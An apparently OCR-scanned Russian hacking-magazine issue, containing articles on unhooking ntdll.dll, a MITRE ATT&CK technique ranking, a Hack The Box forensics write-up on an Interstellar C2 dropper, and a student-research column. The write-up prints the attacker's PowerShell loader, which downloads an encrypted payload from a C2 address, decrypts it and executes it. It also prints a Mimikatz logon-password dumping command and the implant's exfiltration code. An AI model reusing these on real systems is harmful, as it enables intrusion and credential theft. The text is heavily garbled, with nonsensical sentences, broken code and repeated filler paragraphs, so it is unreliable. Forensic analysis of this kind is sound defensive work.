Image: 0x1000 bytes
Image: 0x1000

# СНИМАЕМ КРЮЧКИ

ПОЗНАЕМ МИКРОНИТ NTDLL.DLL

## СНЯТИЕ ХУКА ЧЕРЕЗ ПОДГРУЗКУ NTDLL.DLL С УДАЛЕННОГО ВЕБ-СЕРВЕРА

*Думаю, это самый интересный способ. Он основан на том, что есть сервер, который раздает DLL-ки, где пользователь, где проверяется хукнут он либо нет. Также для любой версии Windows.*




Нам остается лишь разобраться, как генерируется ссылка. С виду это сделать не получится. Предположим, что URL — не более чем нормальный набор символов:


```
...dll/1C9D3B5D5EaFWNN/ntdll.dll
...dll/1A2C4A2A6B6D6AFWNN/ntdll.dll
```

Вручную перебрав все ссылки с первой страницы (не на платоне же автомат), я заметил, что каждый раз, нажав на кнопку «Download», значит, что у нас сость есть подтверждение к конце шесть символов.

```
...dll/1A2C4A2A6B6D6AFWNN/ntdll.dll
```

Ссылка при нажатии на «Download»

```
...dll/1C9D3B5D5EaFWNN/ntdll.dll
```





Ссылка при нажатии на «Download»

Научившись получать ссылки реальных статистарифициного куда на СТТ, мой воспаленный мозг понимает, что это закрыто. Которорые это сменные на сегодняшнем день. Обнаружив интересную колонку Etag, которая подсказывает, что мы можем получить. Вы **LaTeX** нигде не встретишь, но поскольку мы конкретно на HTTP в достаточно значимом формате, то мы посмотрим в наш старый (то) заказ получаем **virtualfile**.

Ссылка при нажатии на «Download»

Выполнив первый часть, также комментарии ее в дополнение значение и ускоряя, что это **timestamp**.




Ссылка при нажатии на «Download»

Остается лишь разрешить, как получить эти данные? Я НЕДЫ later обычный PE, поэтому стоит перейти напрямую в эту структуру. Применяем могу получить ссылку на структуры **IMAGE_FILE_HEADER**.

crypto.exe.rsrcsec_rva/.text/
.text
.rdata
.data
.pdata
.rsrc
.reloc
Сегменты
Таблицы
Импорт
Экспорт
Ресурсы
Отладка
Конфигурация
Исключения
Привязка
Импорт задержки
Адресная таблица импорта
Заголовок COM
Сертификаты
Таблица базового перемещения
Таблица отладки
Таблица конфигурации загрузки
Таблица исключений
Таблица сертификатов
Таблица привязанных импортов
Таблица импорта задержки
Таблица адресов привязанных импортов
Таблица адресов привязанных импортов
Таблица адресов привязанных импортов

# ТОП ВЗЛОМА

## СОСТАВЛЯЕМ РЕЙТИНГ САМЫХ ПОПУЛЯРНЫХ ХАКЕРСКИХ АТАК

АЖ, ЭР
team@xakep.ru

Техники кибератак совершенствуются год от года. Если ты интересуешься информационной безопасностью или Традиционной в этой сфере, важно быть в курсе, каким арсеналом пользуются современные киберпреступники. Сегодня поговорим о самых популярных в последние годы тех-никах и средствах хакеров.

Техника хакеров на компьютерные системы определяет, как действует атакующий, и здесь всегда можно предсказать что-нибудь новенькое. В той же методике MITRE ATT&CK в 2019 году стало количество техник и 244 (против в прошлом). В 196, но теперь они включают 411 суб-техник (по состоянию на третий квартал 2021 года). То есть общее число техник фактически увеличилось вдвое. Сделаем ставку, ранее протестированные атакующим доклад-ности не отменяет. Но если хотя бы активно используют, какие из новых ис-пользуют? Давай попробуем их сломать.

Для каждой техники в аналитическом сочетании, операндами TTP, за последние несколько лет. В качестве наиболее авторитетных рейтингов мы сделали ставку на рейтинги компании от Red Canary. Тесты, Red Canary, и другие Threat Detection Report, которые, в отличие от Verizon DBIR, не только, а также в рамках анализировались с использовании Cobalt Strike Red Team для TTP.

### ДИНАМИКА С 2019-ГО ПО 2022 ГОД ВКЛЮЧИТЕЛЬНО

**2019 год**

Начать стоит с того, что кочевала проблема здесь не только в неотложной выборе из крайнего отчета, но и в изменении MITRE ATT&CK за это время. Дело в том, что, как любой «живой» проект, матрица постоянно обновляется и с 2019 года сменила не одну версию. В результате мне пришлось сделать несколько отступлений, чтобы сравнить с предыдущими, а это в том числе, помимо на сокращение рейтинга с десяти позиций до восьми. Нам интересен этот точка в прошлом, а в отличие точка для дальнейших исследований. Итак, самые популярные техники 2019 года:

1. T1059 Command and Scripting Interpreter
2. T1218 System Binary Proxy Execution;
3. T1190 Proxy;
4. T1865 Spearphishing Attachment;
5. T1036 Masquerading;
6. T1003 OS Credential Dumping;
7. T1547 Boot or Logon Autostart Execution;
8. T1569 System Services.

На что здесь стоит обратить внимание, так это на технику T1865 Spearphishing Attachment, которая была получена в крайне активных на тот момент Spyware campaign, Cerberus и FIN7, а также в рамках другие целевых кампаний, для которых и, по-видимому, была использована, в 2019 году стала тренировкой. В последующие годы эта техника также будет присутствовать на радарах, а уже за пределами вторгнутрянных топ-10.

**2020 год**

На следующий год уже гораздо немного изменился:

1. T1059 Command and Scripting Interpreter;
2. T1574 Hack Execution Flow;
3. T1059 Command and Scripting Interpreter;
4. T1053 Scheduled Task/Job;
5. T1562 Impair Defenses;
6. T1104 Access Token Manipulation;
7. T1021 Remote Services;
8. T1003 OS Credential Dumping;
9. T1036 Masquerading;
10. T1083 File and Directory Discovery.

Здесь, как и в 2019 году, приходилось учесть несколько матрицы ATT&CK, но в меньшей степени.

Это первый год появления коронавируса и, как следствие, роста получе-ния удаленки, поэтому в рейтинге среди лидеров появились техника T1021 Remote Services. Из остальных техник интерес представляет T1574 Hack Execution Flow, которая также могла использоваться в сочетании с тех-никами T1055 Process Injection и T1053 Scheduled Task/Job, что и подтверждает его наши рейтингом.

**2021 год**

Релиз 2021 года выглядит следующим образом:

1. T1059 Command and Scripting Interpreter;
2. T1027 Obfuscated Files or Information;
3. T1218 System Binary Proxy Execution;
4. T1055 Process Injection;
5. T1555 Credentials from Password Stores;
6. T1543 Create or Modify System Process;
7. T1083 File and Directory Discovery;
8. T1486 Data Encrypted for Impact;
9. T1036 Masquerading;
10. T1547 Boot or Logon Autostart Execution.

Вырисовывается в топ-10 техника T1486 Data Encrypted for Impact отражает то рекордное количество кибератак с использованием программ-шифроваль-щиков, которые были зафиксированы в 2021 году. Сама роль шифроваль-щиков и полуприходит силы «Шифровальщик как услуга» (Ransomware as a Service, RaaS) на примере следующих вредоносных программ:

- Conti
- Wizard Spider
- Revil/Sodin

Из интересного здесь следует отметить технику T1555 Credentials from Password Stores, которая использовалась в одной из самых нашумевших кибератак на цепочку поставок SolarWinds.

**2022 год**

В 2022 году представлен расширенный топ-20, поскольку это самый интерес-ный для нас год и данные было достаточно для сравнения с предыдущего рейтинга.

1. T1059 Command and Scripting Interpreter;
2. T1082 System Information Discovery;
3. T1036 Masquerading;
4. T1003 OS Credential Dumping;
5. T1071 Application Layer Protocol;
6. T1218 System Binary Proxy Execution;
7. T1083 File and Directory Discovery;
8. T1068 Exploit Capabilities;
9. T1497 Windows Management Instrumentation;
10. T1486 Data Encrypted for Impact;
11. T1190 Exploit Public-Facing Application;
12. T1566 Phishing;
13. T1055 Process Injection;
14. T1021 Remote Services;
15. T1098 Account Manipulation;
16. T1105 Ingress Tool Transfer;
17. T1110 Brute Force;
18. T1547 Boot or Logon Autostart Execution;
19. T1102 Modify Registry;
20. T1505 Server Software Component.

Здесь есть как уже знакомые нам «лидеры», так и новички. Например, на второе место техника T1082 System Information Discovery, которая позволяет атакующим получить информацию о системе. Например, из-в сообщения, данные на будущее, что не может не радовать.

Отметим технику T1190 Exploit Public-Facing Application, занявшую 11-е место, но лидирующую на стадии Initial Access в 2022 ня.

Теперь можно сравнить данные и сформировать топ-10 за четыре года на условной тепловой карте, где более «горячие» техники — это соответству-ющие лидеры.

Круговая диаграмма для техник из топ-10, встречающихся два и более раз за четыре года, имеет следующий вид (здесь «Другие» — это техники, встре-чающиеся только один раз):

### ДЕТАЛЬНЫЕ О ЛИДАХЕ

Работающие с матрицами ATT&CK специалисты наверняка хотели бы увидеть «подробности» о лидерах, ведь именно они определяют и «погоду» в ландшафте угроз ИТ-инфраструктуры, и предметные векторы атаки. Давай рас-смотрим бо сами популярные техники за последние годы.

**T1059 Command and Scripting Interpreter**

Эта техника сохранила свою позицию в рейтинге из года в год, И по количест-ву упоминаний в отчетах разных исследователей она идет с большим отрывом. Но при этом техника содержит всевень субтехник, из которых наиболее распространенными являются следующие: суб-техники T1059.001 и T1059.003.

С учетом обхода тренда импортозамещения дополнительно проверим доступные каждому из этих суб-техник. Для T1059.001 доступны: Python, Python 2 и Python 3 и, в принципе, в топ-10 не попадает.

Отметим технику T1190 Exploit Public-Facing Application, занявшую 11-е место, но лидирующую на стадии Initial Access в 2022 ня.

Теперь можно сравнить данные и сформировать топ-10 за четыре года на условной тепловой карте, где более «горячие» техники — это соответству-ющие лидеры.

Круговая диаграмма для техник из топ-10, встречающихся два и более раз за четыре года, имеет следующий вид (здесь «Другие» — это техники, встре-чающиеся только один раз):

**Распределение техник ATT&CK по популярности у атакующих с 2019 по 2022 гг.**

- T1059
- T1218
- T1036
- T1003
- T1083
- T1055
- T1053
- T1547
- T1486
- Другие

# INTERSTELLAR C2

## РАЗБИРАЕМ ПОСЛЕДСТВИЯ ЗАРАЖЕНИЯ ДЖОППЕРОМ РОЗНС?

Антон Кузнецов
anton.kuznetsov@kaspersky.com

Закрепление, постэксплуатация и эксфильтрация — три неотъемлемых этапа каждой атаки. В этой статье мы проведем расследование инцидента, нацеленного на доставку, сдампим сетевой трафик и дооббрушуем найденный вредоносный код. Таким образом мы восстановим действия злоумышленника и заодно познакомимся с популярными техниками, которые чаще применяются «в дикой среде».

Эта статья — райтап по одному из заданий по цифровой форенсике с прошедшего в марте 2023 года CTF-соревнования на Hack The Box. Уровень — сложный.


Наше задание звучит следующим образом:

> «*Мы заметили необычный трафик, исходящий из отдаленного космоса. Неизвестный агент использует серверы Cloudflare и Google. В ходе всестороннего расследования мы установили, что заражено несколько компьютеров учения из частной лаборатории Pandora. Можешь узнать, как работает сервер, и вернуть украденное?*»

То есть мы знаем, что сервер будет скомпрометирован, и у нас есть трафик. Нас просят проанализировать дамп, провести расследование инцидента и установить, как злоумышленник загружал утилиты на скомпрометированный сервер, скачал способные расшифровать и как производил эксфильтрацию данных. В конечном счете нам нужно будет найти флаг.

### ИЩЕМ АРТЕФАКТЫ В СЕТЕВОМ ТРАФИКЕ

Первым делом загрузим дамп в Wireshark. Несложно установить, что IP скомпрометированного сервера принадлежит — 192.168.25.140, а то время как адрес C2 доступен в Google: публичный — 64.226.84.200. Также видно, что со скомпрометированного хоста происходит обращение к стороннему ресурсу /c2-response.txt в GET-запросах. Но сложно, которое сканировается на **w484.ps1**. В ответ сервер отдает содержимое PowerShell.



GET-запросы со скомпрометированного хоста (для наглядности w484.ps1)


Трафик передается по HTTP, то есть без шифрования. Это значит, что мы можем экспортировать объекты из сетевого дампа и продолжить их изучать, чтобы восстановить код атаки, а также определить, какие методы и утилиты использовал злоумышленник. Для этого в меню выбираем «Файл → Экспортировать объекты → HTTP». Жмем «Сохранить все» и задаем конечную директорию.

Экспортированные из дампа трафика объекты

### ИЗУЧАЕМ АРТЕФАКТЫ

В глаза сразу бросается экспортированный сценарий PowerShell, однако, чтобы получить полную картину, нужно определить, с артефактами какого формата нам предстоит работать. Поэтому не будем бросаться изучать найденные файлы, а первым делом посмотрим, что за формат у сетевых экспортированных файлов. Для этого воспользуемся утилитой file и командой **foreach-FileFile** Обобщим все файлы в цикле:

```
foreach ($file in (Get-ChildItem $_.Name))
```




Формат экспортированных файлов

Запишем полученный массив в переменную **$fileformat**, а в новом цикле перечислим каждый файл с соответствующим РМД, чтобы посмотреть, что внутри:

```
foreach ($format in $fileformat) }
```

Интересного в самих картинках мало (это изображение собак в нелепых разрешениях), однако внимание привлекает файл **5974f4f08-5853-41ab-938a-ae1bd86d8e51.png**, поскольку его размер больше других — 827 Кбайт. Похоже, помимо картинки, в нем есть что-то еще. Возможно этот факт на заметку и будем двигаться дальше. Поглядим, что в других файлах.



Полученные РМД

Файлы размером около 1 Кбайт — ответы сервера на запросы («200 OK» и другие коды), и интересна также данные для нас не представляют. Остальные файлы имеют малоразумные содержимое, их пока оставим, в вот экспортированный скриптик PowerShell внешне читабельный, хоть и немного оббрушенный. Попробуем разобраться, что происходит в коде.

Изучим **w484.ps1**, можно увидеть оббрушенные комментарии.

Оббрушенное содержимое w484.ps1

Здесь эвристики исполняют обфускацию строк, подробнее об этой и других техниках можно узнать на докладе на Black Hat 2017 (PDF).

Для дооббрушивания можно найти несколькими путями: воспользоваться инструментом PSDecode, использовать журнал Windows при включенном аудите создания PowerShell, ну или попросить разобраться ChatGPT, который тоже умеет дооббрушивать, хоть иногда и меняет исходный код на свое усмотрение.

Я воспользуюсь PSDecode. После обфускации получаем исходный скрипт (некоторые строки в подразделе вручную):

```
Set-Item 'Variable:QLdOsu' ([Type]('System.IO.FileMode'))
Set-Variable -Name IdPnJA -Value ([Type]('System.Security.
Cryptography.AesCryptoServiceProvider'))
Set-Variable -Name BIJH -Value ([Type]('System.Security.Cryptography.
CryptoStream'))
$url = 'http://64.226.84.200/94974f08-5853-41ab-938a-ae1bd86d8e51'
$PTT = 'Env:temp\94974f08-5853-41ab-938a-ae1bd86d8e51'
Import-Module BitsTransfer
Start-BitsTransfer -Source $url -Destination $path
Invoke-WebRequest -Uri $url -OutFile $PTT
$fs = New-Object -TypeName 'System.IO.FileStream'($PTT, ([System.IO.
FileMode]::Open))
$MS = New-Object -TypeName 'System.IO.MemoryStream'
$aes = [System.Security.Cryptography.AesCryptoServiceProvider]::
Create()
$aes.KeySize = 128
$KEY = [byte[]]@(0,1,0,0,1,1,0,0,1,1,0,1,1,0,0,0)
$iv = [byte[]]@(0,1,1,0,0,0,0,0,1,0,1,1,0,0,1,1,0)
$aes.Key = $KEY
$aes.IV = $iv
$cs = New-Object -TypeName 'System.Security.Cryptography.
CryptoStream'($MS, $aes.CreateDecryptor(), ([System.Security.
Cryptography.CryptoStreamMode]::Write))
$fs.CopyTo($cs)
$dec0 = Out-File -Path "$env:temp\tmp7102591.exe" -Encoding Byte
& "$env:temp\tmp7102591.exe"
```

Становится понятнее. Если коротко: PowerShell-скрипт здесь при помощи системной утилиты Windows BitsTransfer (T1197) по матрице ATT&CK передает данные с C2-сервера. Они загружаются на скомпрометированный хост, после чего расшифровываются по алгоритму AES-CBC-128. Для расшифровки AES с CBC-mode необходимы ключ и вектор инициализации, они как раз и указаны в скрипте.

Расшифрованные файлы записываются в исполняемый файл **$env:temp\tmp7102591.exe**. В затем этот файл запускается. Наша первоочередная цель — расшифровать данные и записать их в исполняемый файл для дальнейшего изучения. Это поможет узнать, что происходило на этапе закрепления.

Для дешифровки можем воспользоваться тем же сценарием или инструментом CyberChef (на это более трудоемкий способ).

Из значения переменной **$url** в сценарии следует, что расшифровать нужно поток байтов в данном трафике с именем **94974f08-5853-41ab-938a-ae1bd86d8e51**.

> **INFO**
> Чтобы убедиться, что работа ведется с верным пакетом, можно пакеты можно сопоставить с номером экспортированного объекта Wireshark.

Итак, все переданные файлы уже экспортированы, алгоритм, ключ и вектор у нас на руках. Получается, дело за малым: нужно лишь расшифровать данные и записать их в файл. Расшифровывать мы будем тем же сценарием **w484.ps1**, только перед запуском немного его перепишем:

1. Удалим строки, в которых исполняются BitsTransfer.
2. Исправим путь, по которому будет сжатьвиться загружаемый файл (переменная $PTT), на путь, куда мы экспортировали объекты из дампа трафика. То есть укажем полный путь до экспортированного файла 94974f08-5853-41ab-938a-ae1bd86d8e51.
3. Удалим последнюю строку, в которой исполняется файл (нам это сейчас не к чему).
4. Также для удобства поиска расшифрованного файла в системе сменим Out-File на Set-Content, а путь $env:temp\tmp7102591.exe на необходимый нам и зададим кодировку «Encoding Byte.

Итоговый сценарий будет выглядеть так:

```
$PTT = "C:\Users\Antony\Desktop\C2Interstellar_HTB\C
2_Interstellar_CTF_TaskWorld_219
4974f08-5853-41ab-938a-ae1bd86d8e51"
$fs = New-Object -TypeName 'System.IO.FileStream'($PTT, ([System.IO.
FileMode]::Open))
$MS = New-Object -TypeName 'System.IO.MemoryStream'
$aes = [System.Security.Cryptography.AesCryptoServiceProvider]::
Create()
$aes.KeySize = 128
$KEY = [byte[]]@(0,1,0,0,1,1,0,0,1,1,0,1,1,0,0,0)
$iv = [byte[]]@(0,1,1,0,0,0,0,0,1,0,1,1,0,0,1,1,0)
$aes.Key = $KEY
$aes.IV = $iv
$cs = New-Object -TypeName 'System.Security.Cryptography.
CryptoStream'($MS, $aes.CreateDecryptor(), ([System.Security.
Cryptography.CryptoStreamMode]::Write))
$fs.CopyTo($cs)
$dec0 = Set-Content -Path "C:\Users\Antony\Desktop\C2Interstellar_HTB
\C2_Interstellar_CTF_TaskWorld_219\tmp7102591.exe" -Encoding Byte
```

Теперь выполним наш скрипт и получим исполняемый файл **tmp7102591.exe**.

С помощью утилиты Detect It Easy мы можем убедиться, что файл не был запакован. Сведем сверсии его в VirTotal, чтобы подробнее изучить код.

Исполняемый файл из дампа трафика

Исполняемый файл tmp7102591.exe

Продолжение статьи →

# INTERSTELLARC2


## РАЗБИРАЕМ ПОСЛЕДСТВИЯ ЗАРАЖЕНИЯ ДРОПЕРОМ РОЗКОС

### ОБВЕШИВАЕМСЯ ЛЕНТАМИ

Исходное назначение файла — **dropper_cs.exe**. Настало время навешать фейк-ссылок в ходы на виз эксплуатирования файлов, которые не удалось изъять раньше. Это позволит нам учить, как работает дропер.

Для взаимодействия с сервером используется функция **GetWebRequest()**, с не помощью аналогичную как скачивает данные с сервера. Так и отправляет туда пользовательские информацию с хоста жертвы. Информация сбора (собранное не сам именно) — разбираем дальше). Во время скачивания на сервер перехватывается кот доставляется дополнительные инструменты, которые будут использованы для развития атаки. Данный подробнее посмотрим, как после скачивания информация на машину жертвы.

После запуска файла **dropper_cs.exe** выполняется первый GET-запрос на C2 сервер, отправляя **http://64.226.94.200:8080/** с другим **/Nettle/Emma/AnniTheda-Merrilee/**. Этот адрес мы уже встречали, поэтому считаем данные из него методом **ReadAllText()** класса **File** в строку запроса к серверу посмотреть. Вообще, можно заскомпилировать кот функцию **GetWebRequest()**, так как необходимости в ней больше нет. И затем отправляем данные на сервер 3110, чтобы посмотреть, как выглядит дешифрованная информация.




Расшифрованная информация Anti-Theft-Monitor

После успешной расшифровки текст выше читается регулярным, и мы в итоге получаем:

- список целей (то, ниже в дальнейшем будет запрашиваться все необходимые информации с сервера, дополнительный инструментарий и прочее);
- дата после сна меньше текущей, интервал запущен не будет);
- время сна;
- директор сервера для последующих запросов GET и POST;
- **новый ключ шифрования**
- implant — набор кортежа в PNG, которые мы уже видели, в формате Base64.

Полученные данные выдаю на рисунке ниже.



Расшифрованные данные

Вся полученная информация передается через аргументы функции **InplantCore()**, которая отвечает за внедрение кода.

В этой функции мы запускаем GET запросами получает дополнительный исполнимый код, расшифровывает его при помощи нового ключа и исполняет в виде отдельного процесса. Данные с сервера сохраняются без записи в файл (то есть это бесфайловая атака).

Давай расшифруем данные, чтобы определить, какие инструменты загрузили злоумышленники. Для этого вывожу загрузку с сервера считаю данные из экземпляра переменной **$IFdVPkJWcZcivFOC** и расшифровываю их в потом записываю файл код в новый файл **First_Decr.exe**

Посмотрим мы получили после запуска файла в отправим на VirusTotal.


Проверка расшифрованного файла на VirusTotal

Файл — не что иное, как PsExeC2. Фреймворк для закрепления и постэксплуатации. Отлично!

Аналогичным образом попробуем расшифровать следующий экспортированный файл. **$IFdVPkJWcZcivFOC(1)**. После расшифровки получаем **Sharpsploit.dll** — библиотека для постэксплуатации, которая позволяет делать атаки на linux. Она предназначена со следующими аргументами:

```
run-dll SharpSploit.Credentials.Mimikatz SharpSploit Command
"privilege::debug sekurlsa::logonPasswords"
```

Запуск происходит в следующей строке отсе в функции **stringBuilder.AppendLine(Program.rAsm(cmd))**



Запуск C2

После выполнения кода **Sharpsploit.dll** из скомпрометированного сервера результат направляется на сервер C2, но прежде закодированные в Base64 данные обрабатываются. Они конвертируются в массив байтов, затем сжимаются методом Gzip и шифруются следующей функцией

```
internal static string Encryption(string key, string ws, bool comp
=false, byte[] mdvtr = null)
{
    byte[] array = null;
    if (ushort t = null)
    {
        array = utf8;
    }
    else
    {
        array = Encoding.UTF8.GetBytes(ws);
    }
    if (comp)
    {
        array = Program.Compress(array);
    }
    string text;
    try
    {
        SymmetricAlgorithm symmetricAlgorithm = Program.CreateCam(key,
null, true);
        byte[] array2 = symmetricAlgorithm.CreateEncryptor().
TransformFinalBlock(array, 0, array.Length);
        text = Convert.ToBase64String(Program.Combine(
symmetricAlgorithm.IV, array2));
    }
    catch
    {
        SymmetricAlgorithm symmetricAlgorithm2 = Program.CreateCam(key,
null, false);
        byte[] array2 = symmetricAlgorithm2.CreateEncryptor().
TransformFinalBlock(array, 0, array.Length);
        text = Convert.ToBase64String(Program.Combine(
symmetricAlgorithm2.IV, array2));
    }
    return text;
}
```

После этого с данным добавляется случайная 1500 байт и получения на порции этого кортежа.


```
internal static byte[] GetSingleData(byte[] cmdoutput)
{
    int num = 1500;
    int numl = cmdoutput.Length - num;
    string text = Program.DeGen(_newImg(new Random().Next(0, Program.
DeGen(_newImg).Count(), cmdoutput.Length));
    byte[] array = Convert.FromBase64String(text);
    byte[] bytes = Encoding.UTF8.GetBytes(Program.DeGen(_newImg).
Run(_newImg.Length));
    byte[] array2 = new byte[numl];
    Array.Copy(array, 0, array2, 0, array2.Length);
    byte[] array3 = new byte[bytes.Length + bytes.Length];
    Array.Copy(bytes, 0, array3, array.Length + bytes.Length,
cmdoutput.Length);
    return array3;
}
```

Это как раз та картина, необычный размер которой мы уже видели выше в начале расследования.

Настало время изучить подробнее файл **$IFdVPkJWcZcivFOC(2).png**. Посмотрим на его содержимое в Hex редакторе HxD.

Hex-редактор HxD с открытым файлом $IFdVPkJWcZcivFOC(2).png

В шаговом виде PNG, а также что после окончания PNG идут другие данные.



Чтобы увидеть, что скрыто в данных, напишем свой дешифратор.

### ПИШЕМ ДЕШИФРАТОР

Этот алгоритм предназначен для расшифровки, которым декодировать информацию. Для этого воспользуемся в коде функции:

- DecryptS() — дешифрует данные AES-CBC-128, немного изменим функцию, добавив в нее декомпрессию методом Gzip и убрав лишнее преобразование из массива байтов в текст.
- CreateCam() — служит для создания экземпляра алгоритма и вектором.
- DecompressS() — для разворачивания данных методом Gzip.


В конце декодируем массив байтов в строку методом **Encoding.ASCII.GetString()**

В конечном счете преобразуем из Base64 и запишем полученный файл код в файл **decrypted_image.png**

Ниже приведена полученная программа. Для исполнения рекомендую использовать .NET 8.0 и выше.

```
using System;
using System.IO.Compression;
using System.Security.Cryptography;
using System.Text;

namespace Decryptor
{
    public class Program
    {
        static void Main(string[] args)
        {
            var cmd = File.ReadAllBytes("C:\\Users\\Antony\\Desktop\\
C2InterstellarC_MP4\C2_Interstellar_CM_Task\\dump 2\\
$IFdVPkJWcZcivFOC(2).png");
            string key = "qqbl1ZqUUqmuMfAiwqVbRCcjcUhu7NwdIDHCXhQ=";
            var text = Program.Decryption(key, cmd).Replace("\0", string
.Empty);

            static byte[] DecompressS(byte[] data)
            {
                using (var compressedStream = new MemoryStream(data))
                using (var zipStream = new GZipStream(compressedStream,
CompressionMode.Decompress))
                    using (var resultStream = new MemoryStream())
                    {
                        zipStream.CopyTo(resultStream);
                        return resultStream.ToArray();
                    }
            }
            private static string Decryption(string key, byte[] arr)
            {
                byte[] tmp_arr = arr[100...arr.Length];

                byte[] array2 = new byte[16];

                Array.Copy(tmp_arr, array2, 16);
                string text = "";
                try
                {
                    SymmetricAlgorithm symmetricAlgorithm = Program.
CreateCam(key, Convert.ToBase64String(array2), true);
                    byte[] array = symmetricAlgorithm.CreateDecryptor().
TransformFinalBlock(tmp_arr, 16, tmp_arr.Length - 16);
                    text = Encoding.UTF8.GetString(DecompressS(
Encoding.UTF8.GetString(array).Trim(new char[]{'\0'});
                }
                finally
                {
                    Array.Clear(tmp_arr, 0, tmp_arr.Length);
                    Array.Clear(array2, 0, 16);
                }
                return text;
            }

            private static SymmetricAlgorithm CreateCam(string key,
string IV, bool ALg = true)
            {
                SymmetricAlgorithm symmetricAlgorithm;
                if (*0[3]
                {
                    symmetricAlgorithm = new RijndaelManaged();
                }
                else
                {
                    symmetricAlgorithm = new AesCryptoServiceProvider();
                }
                symmetricAlgorithm.Mode = CipherMode.CBC;
                symmetricAlgorithm.Padding = PaddingMode.Zeros;
                symmetricAlgorithm.BlockSize = 128;
                symmetricAlgorithm.KeySize = 256;
                if (IV != null)
                {
                    symmetricAlgorithm.IV = Convert.FromBase64String(IV);
                }
                else
                {
                    symmetricAlgorithm.GenerateIV();
                }
                if (key != null)
                {
                    symmetricAlgorithm.Key = Convert.FromBase64String(key);
                }
                return symmetricAlgorithm;
            }
        }
    }
```

За кропотливую работу нас ждет награда в виде флага, который был спектен на это интересное задание:



Флаг

### ВЫВОДЫ

Итак, мы провели небольшое расследование и выяснили, как зловредыкопие доставает на скомпрометированный сервер дополнительные утилиты, выполняет кодировку и шифрование данных со скомпрометированного сервера.

# КАК ПРОВЕСТИ СВОЕ ПЕРВОЕ SECURITY-ИССЛЕДОВАНИЕ

КОЛОНКА ДЕНИСА МАКРУШИНА

Начало учебного года — это еще и начало сезона подготовки дипломных работ. А это, как показывает наш опыт, значит сезон формулирования тем для студентов-выпускников, которые посвящены «хайпу» информационной безопасности в ведущих вузах. Я собрал свои рекомендации и наблюдения для студентов второго первого IT-университета.

Денис Макрушин
Руководитель
Центра компетенций
по информационной
защите от утечек этого
второго первого

dmakrushin@

## Об автором

Денис Макрушин — эксперт по анализу данных в информационной безопасности, руководитель Центра компетенций по информационной защите от утечек второго первого университета (бывшего МИФИ), преподаватель этого же второго первого, а также в ряде других университетов — сначала по анализу данных, потом — фундаментальных основ и обмена информационной безопасности, потом — информационной безопасности.

Он является членом нескольких советов и экспертов и в различных ролях участвовал в нескольких десятках исследований, в основном — в области информационной безопасности этих бесконечных новых. Вот полный комментарий к «Ленте.ру» — что информационная безопасность — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня.

Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

## От редакции

Сегодня мы представляем читателям «Ленты.ру» статью Дениса Макрушина — профессионала, выступающего с докладами, а стиль его изложения отличается от обычного стиля. По которым специалистам лучше обращаться — Денису Макрушину.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

## ПРОВЕДИ ИССЛЕДОВАНИЕ

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

## ВЫБИРАЕМ ТЕМУ

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Выступление на любом университетском — это хорошая способ обрести «фундамент», выстроить свои знания, а возможно, начать свое первое исследование работы. В этом обычного участия вы рискуете, что вторая часть доклада вам не понравится — вы можете не дождаться. Но если в случае отмены обычные выйти над своей сценой.

Поэтому, сначала для выступления, вторая часть сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

Сегодняшнее исследование — это, в общем, не совсем, но в основном — это. Да, с первого дня и вплоть до сегодняшнего дня. Также Денис — большой поклонник Linux, любит слушать на свои исследования поет в блоге и принимающим на конференциях. Спикер поэт. Его тезис поводом спортсмен, сначала для выступления. Сообщает выступлений перед большой аудиторией, создай лейтмотив для своих докладов. Пусть ему, вторую аудиторию, сделать доклад перед большим мероприятием. Нет, ему, вторую аудиторию, сделать доклад.

